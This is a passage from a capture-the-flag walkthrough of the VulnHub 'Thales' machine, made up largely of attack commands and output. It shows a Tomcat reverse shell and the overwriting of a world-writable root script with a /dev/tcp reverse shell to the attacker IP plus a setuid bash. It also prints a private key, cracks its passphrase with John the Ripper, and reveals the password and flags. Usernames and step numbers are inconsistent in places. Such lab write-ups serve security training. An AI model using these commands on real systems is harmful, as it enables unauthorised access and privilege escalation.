/host-manager	None specified	Tomcat Host Manager Application	true	1	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/rev_shell	None specified		true	0	Start Stop Reload Undepl Expire sessions with idle ≥ 3
/shell	None specified		true	1	Start Stop Reload Undepl Expire sessions with idle ≥ 3

13. Then click on the /rev_shell and same time out listener will receive a reverse shell as follows.

```
└─(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 46608
```

14. Net I stabilised the shell with more interactive way by using;

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

15. We receive a good interactive shell as follows;

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/$
```

16. Next I navigated to the “/home/theses” directory and list out the contents.

```
tomcat@miletus:/home/theses$ ls -la
ls -la
total 52
drwxr-xr-x 6 theses theses 4096 Oct 14 2021 .
drwxr-xr-x 3 root root 4096 Aug 15 2021 ..
-rw----- 1 theses theses 457 Oct 14 2021 .bash_history
-rw-r--r-- 1 theses theses 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 theses theses 3771 Apr 4 2018 .bashrc
drwx----- 2 theses theses 4096 Aug 15 2021 .cache
drwx----- 3 theses theses 4096 Aug 15 2021 .gnupg
drwxrwxr-x 3 theses theses 4096 Aug 15 2021 .local
-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
-rw-r--r-- 1 theses theses 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 66 Aug 15 2021 .selected_editor
drwxrwxrwx 2 theses theses 4096 Aug 16 2021 .ssh
-rw-r--r-- 1 theses theses 0 Oct 14 2021 .sudo_as_admin_successful
-rw----- 1 theses theses 33 Aug 15 2021 user.txt
```

17. As we can observe we can read several files and directories. They are

```
-rw-r--r-- 1 root  root  107 Oct 14  2021 notes.txt
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .ssh
```

18. First, let's read the "notes.txt" file to see anything important to us

```
tomcat@miletus:/home/thales$ cat notes.txt
```

```
cat notes.txt
```

I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh".
Good Luck.

19. Then as the note suggests next let's see the contents of the above file.

```
tomcat@miletus:/home/thales/.ssh$ ls -la /usr/local/bin/backup.sh
```

```
ls -la /usr/local/bin/backup.sh
```

```
-rwxrwxrwx 1 root root 612 Oct 14  2021 /usr/local/bin/backup.sh
```

As the file has full control for all the users let's find what the shell program is trying to do.

```
tomcat@miletus:/home/thales/.ssh$ cat /usr/local/bin/backup.sh
```

```
cat /usr/local/bin/backup.sh
```

```
#!/bin/bash
```

```
#####
```

```
#
```

```
# Backup to NFS mount script.
```

```
#
```

```
#####
```

```
# What to backup.
```

```
backup_files="/opt/tomcat/"
```

```
# Where to backup to.
```

```
dest="/var/backups"
```



```

# Create archive filename.

day=$(date +%A)

hostname=$(hostname -s)

archive_file="$hostname-$day.tgz"


# Print start status message.

echo "Backing up $backup_files to $dest/$archive_file"

date

echo


# Backup the files using tar.

tar czf $dest/$archive_file $backup_files


# Print end status message.

echo

echo "Backup finished"

date


# Long listing of files in $dest to check file sizes.

ls -lh $dest

```

20. Then, lets see id there are any ssh keys available in the .ssh directory.

```

tomcat@miletus:/home/theses/.ssh$ ls -la

ls -la

total 16

drwxrwxrwx 2 theses theses 4096 Aug 16 2021 .

```

```
drwxr-xr-x 6 thales thales 4096 Oct 14 2021 ..
```

```
-rw-r--r-- 1 thales thales 1766 Aug 16 2021 id_rsa
```

```
-rw-r--r-- 1 thales thales 396 Aug 16 2021 id_rsa.pub
```

IN THIS CASE, I CAN OBSERVE TWO DIFFERENT WAYS TO GET ACCESS AND ESCALATE PRIVILEGES

#1 METHOD

22. Since the above file has full rights for all users, we can modify the bash script to again get a reverse shell having elevated privileges with netcat listener from our attack machine.

```
tomcat@miletus:/usr/local/bin$ echo -e '#!/bin/bash\nexec bash -i >/dev/tcp/192.168.1.181/4242\n0<&1 2>&1\nchmod u+s /bin/bash' > /usr/local/bin/backup.sh
```

Breaking it down:

- **-e enables interpretation of backslash escapes (\n for newlines).**
- **#!/bin/bash — Shebang to run the script with Bash.**
- **exec bash -i >/dev/tcp/192.168.1.181/4242 0<&1 2>&1 — Reverse shell command.**
- **chmod u+s /bin/bash — Sets the setuid bit on /bin/bash.**
- **> /usr/local/bin/backup.sh — Overwrites the existing backup.sh file.**

Then,

From the attacker machine;

```
└─(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
```

```
└─# nc -lvnp 4242
```

listening on [any] 4242 ...

```
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 54594
```

```
bash: cannot set terminal process group (2539): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
root@miletus:~# ls
```

```
ls
```

```
root.txt
```

Then find the root flag

```
root@miletus:~# cat root.txt
```

```
cat root.txt
```

```
3a1c85bebf8833b0ecac900fb8598b17
```

Then navigate to the thales user directory and find the user flag

```
root@miletus:/home/thales# cat user.txt
```

```
cat user.txt
```

```
a837c0b5d2a8a07225fd9905f5a0e9c4
```

#2 METHOD

21. As we can see, there is an **id_rsa** key, and it has the read permission granted to all users. So let's see the content and try to copy it for re-creating the same private key to try to connect via the ssh later.

```
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
```

```
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF
```

```
ZMIKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJP1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmx/cvvlauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfl18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSf17RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgF
/nj+3A6ZSQKFdlm22YZBilE4npXGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRIQ+wTGqwFBFxF9EPia6sRM/tBKaigIEIDSyvv1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrWE9efkpWPCr
Vi2TO2Zut8x6ZEFjz4d3aWlZWtflIugQrsmBK+akRLBPjQVY/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSlxC0qe4QsSwITYtJs5fKuvJeiRGpoh1O2HE+etITXIFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2IJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyflNFggfzjswgcbwubUrpX2Gn6XMB+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlyrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWlcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBBQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
-----END RSA PRIVATE KEY-----
```

22. Then, with the above-copied contents of the `id_rsa` private key, let's create a copy of the file `id_rsa` in our attacker machine.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# nano id_rsa
```

To convince the system `id_rsa` file is more legit, change the permission as follows.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# chmod 600 id_rsa
```

23. Then try to access with ssh,

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# ssh -i id_rsa thales@192.168.1.102
```

Enter passphrase for key 'id_rsa':

thales@192.168.1.102: Permission denied (public key).

24. As we can observe when we try to ssh, it asks for the password of the `id_rsa` key.

25. So, let's try to find the password by brute forcing with `John the Ripper` tool.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
└─# ssh2john id_rsa > rsa_hash.txt
```

26. `(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]`
`# john --wordlist=/usr/share/wordlists/rockyou.txt rsa_hash.txt`
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06 (id_rsa)
1g 0:00:00:04 DONE (2025-02-24 17:42) 0.2450g/s 700937p/s 700937c/s 700937C/s
vodka1420..vodka0260
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
27. As we could brute force and crack the password. Now we would be able to change the user to thales with following command and recovered password "vodka06".

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/Thales]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.102] 41402
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ whoami
whoami
tomcat
bash-4.4$ su thales
su thales
Password: vodka06
bash-4.4$ whoami
whoami
thales
```

Hope the rest of the part is not that complicated.

Happy hacking!!!!